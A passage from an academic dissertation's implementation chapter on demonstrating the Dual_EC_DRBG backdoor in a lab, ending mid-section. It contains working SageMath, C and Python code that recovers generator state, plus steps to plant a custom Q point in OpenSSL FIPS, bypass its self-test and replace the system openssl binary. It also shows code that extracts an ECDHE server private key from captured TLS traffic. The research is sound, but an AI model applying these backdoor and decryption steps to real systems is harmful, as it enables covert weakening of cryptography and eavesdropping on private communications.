Once the custom Dual_EC_DRBG backdoor is in place, the next internal state can be recovered using the Get_Internal_State function in figure 5.4. The input of the function are points P and Q, p and b from the standard, the current random bit output r and the secret backdoor value d. As described in the previous section, the first 30 bytes of random bits are the least significant part of x value in equation 1. To guess the candidate of x, x_cand, it has to loop through all 2^{16} possibilities of the missing 2 bytes. The corresponding y value, y_cand, is then derived using each x_cand. After that the pair of x_cand and y_cand is verified whether it is a valid coordinate on the standard curve. If so, this pair of x_cand and y_cand will represent point R which is then multiplied with the secret backdoor value d to get the candidate of internal state s_cand. The possible s_cands are scoped down by multiplying themselves with point Q to generate the random bits which then are compared with the rest of current random bit output r. If they are related, the function will output that s_cand which is later used as the internal state to predict all the following random bits.

5.1.3 Dual_EC_DRBG version 2006




```
def Get_H_Adin():

    global second;
    global microsecond;
    global counter;
    global pid;
    second = datetime.now().second;
    microsecond = datetime.now().microsecond;
    counter = counter + 1;
    pid = os.getpid();
    adin = (second << (12*8)) | (microsecond << (8*8)) | (counter << (4*8)) | pid;
    h = hashlib.sha256();
    h.update(str(adin));
    return int(h.hexdigest(), 16);
```

Figure 5.5: Get_H_Adin function

From the implementation of Dual_EC_DRBG in OpenSSL FIPS Object Module 2.0, the high-entropy additional input string can be constructed from time in seconds, time in microseconds, counter and process id as in equation 3.3.2. In Python, time in seconds is obtained using datetime.now().second function which returns the Unix epoch time. The Unix epoch time is the number of seconds that have elapsed since January 1, 1970 for example 1472391621 at the time this report is written. While time in microseconds can be retrieved using datetime.now().microsecond function. It varies from 0 to 999,999. Counter is the internal number that the pseudorandom generator starts at 0 and increments each time random bits are requested. Finally os.getpid() function returns the current process id ranging from 1 to 32768 as specified in /proc/sys/kernel/pid_max in most Unix systems. After shifting and concatenating them into the high-entropy additional input string, a secure SHA-256 hash function from NIST SP 800-90A will digest it to produce a 32-byte bit string which is later used to refresh the internal state of Dual_EC_DRBG.

5.1.4 Dual_EC_DRBG version 2006 backdoor




```
def Predict_Next(P, Q, byte, s_cand, h_adin):

    result = 0;
    req = (byte/30).ceil();

    for i in range(req):
        if(i == 0):
            t_cand = s_cand ^^ h_adin;
            s_cand = (t_cand*P)[0].lift();
            r_cand = (s_cand*Q)[0].lift();
            r_cand = r_cand & bitmask;
            result = (result << (30*8)) | r_cand
        else:
            s_cand = (s_cand*P)[0].lift();
            r_cand = (s_cand*Q)[0].lift();
            r_cand = r_cand & bitmask;
            result = (result << (30*8)) | r_cand

    result = result >> ((30*req - byte)*8)

    return result;
```

Figure 5.6: Predict_Next function version 2006 with additional input

In this program, the hash of additional input is passed to the Predict_Next function. The hash of predicted additional input is then bitwise xor'ed with the candidate of internal state *s_cand* at the start of each invocation. As in figure 5.6 the candidate of internal state *s_cand* is multiplied with point P to get the next state which is then multiplied with point Q to generate random bits *r_cand*. As explained before, the most significant 2 bytes of random bits are discarded by bitwise AND'ing with the defined bitmask. The result is concatenated with the previous one until the number of random bytes satisfy the request as specified in byte parameter.

5.1.5 Dual_EC_DRBG version 2007




```
def Random_Generator(P, Q, byte, h_adin=0):

    global s_i;

    result = 0;
    req = (byte/30).ceil();

    for i in range(req):
        if(i == 0):
            result = (result << (30*8)) | Dual_EC_DRBG(P, Q, h_adin)
        else:
            result = (result << (30*8)) | Dual_EC_DRBG(P, Q)

    s_i = (s_i*P)[0].lift();

    result = result >> ((30*req - byte)*8)

    return result;
```

Figure 5.7: Random_Generator function with additional update step

When the random bits are requested using the Random_Generator function in figure 5.7, only the first block of random output bits of each invocation involves the additional input. After the result meets the required bytes, the internal state is updated one more time by multiplying itself with point P.

5.1.6 Dual_EC_DRBG version 2007 backdoor



```
def Predict_Next(P, Q, byte, s_cand, h_adin=0):

    result = 0;
    req = (byte/30).ceil();

    for i in range(req):
        if(i == 0):
            s_cand = (s_cand*P)[0].lift();
            t_cand = s_cand ^^ h_adin;
            s_cand = (t_cand*P)[0].lift();
            r_cand = (s_cand*Q)[0].lift();
            r_cand = r_cand & bitmask;
            result = (result << (30*8)) | r_cand
        else:
            s_cand = (s_cand*P)[0].lift();
            r_cand = (s_cand*Q)[0].lift();
            r_cand = r_cand & bitmask;
            result = (result << (30*8)) | r_cand

    result = result >> ((30*req - byte)*8)

    return result;
```

Figure 5.8: Predict_Next function version 2007 with additional input

In this program the additional input is also assumed to be already known and its hash value is passed to the Predict_Next function. However, before the hash of predicted additional input is bitwise xor'ed with the candidate of internal state *s_cand*, it is necessary that the candidate of internal state *s_cand* has to be multiplied with point P to update the state one more time. Then the steps as of Dual_EC_DRBG version 2006 backdoor can continue until the prediction process finishes.

5.1.7 SageMath programs testing


There are two main methods to test and verify SageMath programs, the online and offline version. To test the programs online, all SageMath programs are available at https://cloud.sagemath.com/projects/8b1cb781-32cb-4eec-9afa-2a4c000bc303/files/Code/. The backdoor secret value $d = 5$ can be adjusted and the programs can be simply run. The result will be shown at the bottom of the code as shown in the Results and evaluation chapter. While the offline version programs are also submitted with this dissertation. They can be copied to the machine with SageMath installed and executed by the sage command for example *sage Dual_EC_DRBG_basic.sagews*

5.2 TLS attack on OpenSSL

In this part, the program explained in the design section will be broken down in greater detail with the explanation of some important pieces of code.

5.2.1 OpenSSL layer

From the OpenSSL layer design, the implementation can be grouped into 4 main tasks.


fips_drbg_ec.c (~/work/bxu526/openssl-subverted/openssl-fips-2.0.5) - gedit
Open
Save

```
__fips_constseg
static const unsigned char p_256_qx[] = {
        0xdd,0x93,0xb1,0xe4,0x50,0x9e,0xa3,0x7e,0xd9,0x0a,0x5b,0x19,
        0x7b,0xca,0x89,0xa5,0xc6,0x5d,0xa7,0xba,0x0e,0x3c,0x2c,0x23,
        0xe7,0xac,0x3e,0xb4,0x6d,0x52,0x15,0x2f
};
__fips_constseg
static const unsigned char p_256_qy[] = {
        0xf9,0x2d,0x4e,0xa9,0xbe,0x32,0xb3,0xc4,0x6e,0xdb,0x9b,0x62,
        0xcd,0x97,0x44,0xd2,0x56,0x8d,0x3c,0x32,0x67,0x57,0x3d,0xd0,
        0x9a,0x4f,0xe5,0x62,0x30,0x2b,0xc6,0x2f
};
```

Figure 5.9: Custom Dual_EC_DRBG backdoor

Insert a custom Dual_EC_DRBG backdoor

- Download OpenSSL FIPS Object Module version 2.0.5.
  wget http://www.openssl.org/source/openssl-fips-2.0.5.tar.gz

- Extract the downloaded file.
  tar -xzvf openssl-fips-2.0.5.tar.gz

- Edit Dual_EC_DRBG source code.
  nano openssl-fips-2.0.5/fips/rand/fips_drbg_ec.c

- Verify Q points from SP 800-90 A.1 in p_256_qx[] and p_256_qy[] variables.

- Replace p_256_qx[] and p_256_qy[] value with the custom Qx and Qy from the SageMath section as in figure 5.9.

- To fix a known bug of Dual_EC_DRBG on OpenSSL FIPS Object Module, insert $t = s$; after line 330.

Bypass OpenSSL FIPS Object Module validation

- Edit fips_drbg_selftest.c.
  nano openssl-fips-2.0.5/fips/rand/fips_drbg_selftest.c

- Insert *return 1;* after line 201.

Install OpenSSL FIPS Object Module

- Go to OpenSSL FIPS Object Module directory.
  cd openssl-fips-2.0.5

- Configure OpenSSL FIPS Object Module.
  ./config

- Compile OpenSSL FIPS Object Module source code.
  make

- Install OpenSSL FIPS Object Module.
  sudo make install

Enable a custom Dual_EC_DRBG backdoor on OpenSSL setup process

- Download OpenSSL FIPS Capable Library version 1.0.1e.
  wget http://www.openssl.org/source/openssl-1.0.1e.tar.gz

- Extract the downloaded file.
  tar -xzvf openssl-1.0.1e.tar.gz

- Configure OpenSSL with fips option and specify the drbg default type to *0x19f02a0* (Dual_EC_DRBG).
  ./config fips shared no-ssl2 -DOPENSSL_DRBG_DEFAULT_TYPE=0x19f02a0
  -DOPENSSL_DRBG_DEFAULT_FLAGS=0
  -DOPENSSL_ALLOW_DUAL_EC_DRBG

- Compile OpenSSL source code.
  make all

- Install OpenSSL.
  sudo make install

- Move existing OpenSSL.
  sudo mv /usr/bin/openssl /usr/bin/openssl_orig

- Link new OpenSSL.
  sudo ln -s /usr/local/ssl/bin/openssl /usr/bin/openssl

- Append *OPENSSL_FIPS=1* to /etc/environment.

Set up a TLS server

- Create a certificate for TLS with RSA key transport.
  openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout certs/server.key -out certs/server.crt

- Create a certificate for TLS with ECDHE exchange and ECDSA signature (P-256).
  openssl ecparam -genkey -out certs/eckey.pem -name prime256v1
  openssl req -x509 -new -key certs/eckey.pem -out certs/cert.pem

- Create a web page and save as page.html.


- Start a TLS server using RSA key transport on port 443 with no TLS session ticket option.
  openssl s_server -key certs/server.key -cert certs/server.crt -accept 443 -WWW -no_ticket

- Or start a TLS server using ECDHE exchange and ECDSA signature (P-256) on port 443 with no TLS session ticket option.
  openssl s_server -key certs/eckey.pem -cert certs/cert.pem -accept 443 -WWW -no_ticket

5.2.2 C layer

In the custom C library source code dual_ec.c, there are 2 main functions that can be called by the upper Python layer while interfacing with the lower OpenSSL layer. These functions accept the input from Python programs, submit to OpenSSL, and return the output to Python programs in a proper format.

get_random function




```c
int get_random (const char *in_state, char **out_state, unsigned char **out,
 size_t outlen, const unsigned char *adin, size_t adin_len)
{
    DRBG_CTX *dctx;
    if (!init_fips(&dctx))
        return 0;
    if (!BN_hex2bn(&dctx->d.ec.s, in_state))
        return 0;
    dctx->lb_valid = 1;

    unsigned char random[outlen];
    if (!FIPS_drbg_generate(dctx, random, outlen, 0, adin, adin_len))
        return 0;
    *out_state = BN_bn2hex(dctx->d.ec.s);
    *out = random;
    return 1;
}
```

Figure 5.10: get_random function, dual_ec.c

This function calls another custom function init_fips to create the OpenSSL DRBG context object then accepts the internal state and additional input computed from a Python program. Next it executes the OpenSSL's FIPS_drbg_generate standard function passing the OpenSSL DRBG context object, number of required random bytes and additional input to request OpenSSL random bits using its default DBRG (Dual_EC_DRBG). Finally it returns the hex value of next internal state and the generated random bits.

get_adin function



```
size_t get_adin (unsigned char **out, ADIN *adin)
{
        size_t plen;
        unsigned char *p;
        unsigned long pctr;
        unsigned long pid;
        struct timeval tv;
        tv.tv_sec = adin->tv_sec;
        tv.tv_usec = adin->tv_usec;
        pid = adin->pid;
        pctr = adin->pctr;
        plen = get_timevec(&p, &tv, &pctr, &pid);
        *out = p;
        return plen;
}
```

Figure 5.11: get_adin function, dual_ec.c

Another necessary custom function is the get_adin function which is used to convert the additional input value received from a Python program in the ADIN structure including the time in seconds *tv_sec*, time in microseconds *tv_usec*, counter *pctr* and process id *pid* into the acceptable format of OpenSSL's additional input string. In the end, it outputs additional input in the appropriate format along with its length.

5.2.3 Python layer

From the specifications and program flow in the design section, the Python program is divided into 5 functionalities. Some important parts of code and their descriptions will be explained.

Interfacing with the upper Wireshark layer

```
import pyshark
pcap_file = "../pcap/cap.pcapng";
capture = pyshark.FileCapture(pcap_file, display_filter='ssl.handshake.type == 2');
packet = capture[0];
packet.ssl.raw_mode = True;
random_time = int('0x' + packet.ssl.handshake_random_time, 16);
print "Random Time = ", random_time;
session_id = int('0x' + packet.ssl.handshake_session_id.replace(':', ''), 16);
print "Session ID = ", hex(session_id);
server_random = int('0x' + packet.ssl.handshake_random.replace(':', ''), 16);
print "Server Random = ", hex(server_random);
pubkey = int('0x' + packet.ssl.handshake_server_point.replace(':', ''), 16);
print "Server Public Key = ", hex(pubkey);
capture = pyshark.FileCapture(pcap_file, display_filter='ssl.handshake.type == 1');
for packet in capture:
        packet.ssl.raw_mode = True;
        print "Client Random = ", packet.ssl.handshake_random_time + packet.ssl.handshake_random;
capture = pyshark.FileCapture(pcap_file, display_filter='ssl.handshake.type == 16');
packet = capture[0];
pubkey = int('0x' + packet.ssl.handshake_client_point.replace(':', ''), 16);
print "Client Public Key = ", hex(pubkey);
```

Figure 5.12: Packet analyser, cap.py

The packet analyser program in figure 5.12 shows that the pyshark package is used. This package allows parsing from a capture file or a live capture, using all wireshark dissectors [17]. The FileCapture function allows the program to scope the captured packets with Wireshark display filters for example *ssl.handshake.type == 1* is a Client Hello message, *ssl.handshake.type == 2* is a Server Hello message and *ssl.handshake.type == 16* is a Client Key Exchange message. Then the required information can be extracted by navigating through the packet branches including

- Random time in seconds.
  packet.ssl.handshake_random_time
- Session ID.
  packet.ssl.handshake_session_id
- Server and client random.
  packet.ssl.handshake_random
- Server public key.
  packet.ssl.handshake_server_point
- Client public key.
  packet.ssl.handshake_client_point


Utilising the OpenSSL functions via the lower C layer

```
dual_ec = cdll.LoadLibrary("libdual_ec.so");
get_random = dual_ec.get_random;
get_random.argtypes = [c_char_p, POINTER(c_char_p), POINTER(POINTER(c_ubyte)), c_size_t, POINTER
(c_ubyte), c_size_t];
get_random.restype = c_int;

get_adin = dual_ec.get_adin;
get_adin.argtypes = [POINTER(POINTER(c_ubyte)), POINTER(Adin)];
get_adin.restype = c_size_t;
```

Figure 5.13: C library utilisation, main.py

To include C library in a Python program, cdll.Loadlibrary is a useful function. The Python program loads libdual_ec.so library and uses the get_random and get_adin function explained in the previous part. It is also important to specify the argument types and return type as in figure 5.13.


Guess additional input



```
random_time = int('0x' + packet.ssl.handshake_random_time, 16);
print "Random Time = ", random_time;

adin = POINTER(c_ubyte)();
min_sec = random_time;
max_sec = random_time + 1;
min_usec = 0;
max_usec = 1000000;
min_pctr = 11;
max_pctr = 12;
min_pid = 4259;
max_pid = 4260;
with open(adin_list, 'w') as f:
        ...
        adin_st = Adin(sec, usec, pctr, pid);
        adin_len = get_adin(byref(adin), adin_st);
        ...
        f.write("%.32x"% tmp + "\n");
```

Figure 5.14: Addition input list generation, adin.py

Because OpenSSL FIPS implements Dual_EC_DRBG version 2007, hence, it is required to guess the additional input before producing the next random output bits [3]. From equation 3.3.2, the additional input string consists of time in seconds, time in microseconds, counter and process id. Time in seconds can always be found in a Server Hello message while the other values are still need to be guessed. However, from the experiments in this project, after a TLS server is started the first counter of TLS handshake is usually 11 and process id is predictable. For the performance reason, the counter and process id are specified as in figure 5.14. Finally, it calls the get_adin function in C library to reformat and output all possible additional input string in the adin_list file.



```
s = Get_Internal_State(P, Q, p, b, curve, session_id, d);
for i in range(len(s)):
        state = hex(s[i]);
        ...
        with open(adin_list, 'r') as f:
                ...
                adin_len = get_adin(byref(adin), adin_st);
                result = get_random(state, byref(new_state), byref(random), 28, adin, adin_len);
                        ...
                        if predict_random == server_random:
                                print "sec = ", sec;
                                print "usec = ", usec;
                                print "pctr = ", pctr;
                                print "pid = ", pid;
                                state = new_state.value;
```

Figure 5.15: Guess addition input, main.py

Once the internal state is recovered using the Get_Internal_State function (the same function as in the SageMath programs), each additional string in the adin_list file is submitted along with the internal state to the get_random function to generate the corresponding random bits. This predicted random bits are compared with the server random from the captured packet. If they are equal, that particular additional input is the correct one and the internal state is updated to the new state. If not, try the next additional input in the adin_list file.

Recover an ECDHE server private key

```
for u in range(usec, 1000000):
        adin_st = Adin(sec, u, pctr+1, pid);
        adin_len = get_adin(byref(adin), adin_st);
        result = get_random(state, byref(new_state), byref(random), 32, adin, adin_len);
        if (result):
                predict_random = 0;
                for i in range(32):
                        predict_random = (predict_random << 8) | random[i];
                predict_pubkey = predict_random*P;
                if int('0x04' + hex(predict_pubkey[0].lift()) + hex(predict_pubkey[1].lift()), 16) == server_pubkey:
                        server_prikey = predict_random;
                        print "Server Private Key = ", hex(server_prikey);
                        break;
```

Figure 5.16: ECDHE server private key, main.py

After the previous additional input is known, the next additional input is easier because time in seconds and process id remain the same while counter is increased by 1 and only time in microseconds have to loop through all possible values again, 0 to 999,999. To generate random bits as a 32-byte ECDHE private key, the internal state and predicted additional input are sent to the get_random function. The right 32-byte ECDHE private key can be checked by comparing the computed ECDHE server public key, $predict\_pubkey = predict\_random * P$, with the ECDHE server public key from a Server Hello message.

Compute the TLS pre-master secret and generate the output file

```
client_pubkey = int('0x' + packet.ssl.handshake_client_point.replace(':', ''), 16);
print "Client Public Key = ", hex(client_pubkey);
Cx = (client_pubkey >> (32*8)) & (2**(32*8) - 1);
Cy = client_pubkey & (2**(32*8) - 1);
C = curve(Cx,Cy);
premaster_secret = (server_prikey*C)[0].lift();
print "Pre-Master Secret = ", hex(premaster_secret);
capture = pyshark.FileCapture(pcap_file, display_filter='ssl.handshake.type == 1');
with open(premaster_file, 'w') as f:
        for packet in capture:
                packet.ssl.raw_mode = True;
                client_random = packet.ssl.handshake_random_time + packet.ssl.handshake_random;
                f.write("PMS_CLIENT_RANDOM " + client_random + " " + "%.64x"% premaster_secret + "\n");
```

Figure 5.17: TLS pre-master secret, main.py

Before the TLS pre-master secret can be derived, the ECDHE client public key are splitted into 2 32-byte numbers, the most significant 32-byte C_x and the least significant 32-byte C_y. C_x and C_y are the coordinates of point C on curve P-256.

The TLS pre-master secret is the x-coordinate value of the multiplication between the ECDHE private key and point C. Finally the pre-master secret is written to a file along with all the client randoms in the format PMS_CLIENT_RANDOM *CLIENT_RANDOM PREMASTER_SECRET*.


5.2.4 Wireshark layer

Apart from the decryption process, Wireshark is also used on the attacker's machine to eavesdrop the TLS communication between the server and the client. To achieve this step, the monitor mode option on the listening network interface has to be enabled. The other network configurations are not in the scope of this project.

5.2.5 TLS attack on OpenSSL testing

The following steps are the process to attack TLS on OpenSSL using scripts and Python programs in this implementation.

Start a TLS server



```
root@ubuntu-vm:/home/user/work/bxu526/server# ls -l
total 16
drwxrwxr-x 3 user user 4096 Aug  4 23:03 certs
-rw-rw-r-- 1 user user  214 Aug  4 20:03 page.html
-rwxrwxr-x 1 user user  105 Aug  4 23:03 server_ecdsa.sh
-rwxrwxr-x 1 user user  108 Aug  4 23:03 server_rsa.sh
root@ubuntu-vm:/home/user/work/bxu526/server# ./server_ecdsa.sh
Using default temp DH parameters
Using default temp ECDH parameters
ACCEPT
```


Figure 5.18: Start a TLS server

In figure 5.18, the server certificates, scripts for starting a TLS server and simple web page are prepared in the server directory. A TLS server with RSA key transport can be started by executing server_ecdsa.sh for TLS with ECDHE exchange and ECDSA signature (P-256) and server_rsa.sh for TLS with RSA key transport.

Start Wireshark in monitor mode on the attacker machine

After enable monitor mode on the capturing interface then click the Start button waiting for the client establishes the TLS connection to the server. Once packet capturing finishes, it can be saved as a pcapng file for the next attack.

Browse the server web page from the client




Hello World!

This is a top secret document.

Figure 5.19: Server web page

The server web page can be accessed via https://<server ip address>/page.html. Note that there might be a warning message because of the self-signed certificates on the server.

Verify the captured TLS packets




```
user@project-vm:~/work/bxu526/code$ sage -python cap.py
Random Time =  1470356687
Session ID =  0x1379db181ba8d5e0150fb1dde9ad6e188e258f91c5f7210352ac54afca289357L
Server Random =  0xaf792347c692aff09b9dacea761acaf1b15bd6ebf98076cc0c8b56b3L
Server Public Key =  0x4773c9f67094f7134bb3e652d9a8058b6136831e974b114687e41c01a1f
688af5dcc0a3176689b9345169ca2efbea17ef8dc9a9b00977d8e6f4a2e685fdac8b0cL
Client Random =  6530ae6155af12a1191a710e3fea601d7a02059e36cd2a1bc17de17a16e34df3
Client Random =  9a839c0437af465c75d218e7bf92c5390aa5f2f880ae63c55cde1f6fa93b01d3
Client Public Key =  0x402b6a795caab561f5fa5c2d2b2ed69f586b4ee177bccc53cf0cf9e3188
c860a2de1a84c18a4083caf2fa639fa134d93594a8bb6c8941bb4747c955413489d917L
user@project-vm:~/work/bxu526/code$
```

Figure 5.20: Packet analyser

The captured TLS packets can be checked using the packet analyser program, cap.py. After executing the command *sage -python cap.py*, the TLS handshake information will be displayed such as a random time, a session ID, a server and client random and a server and client public key.

Execute the main Python program

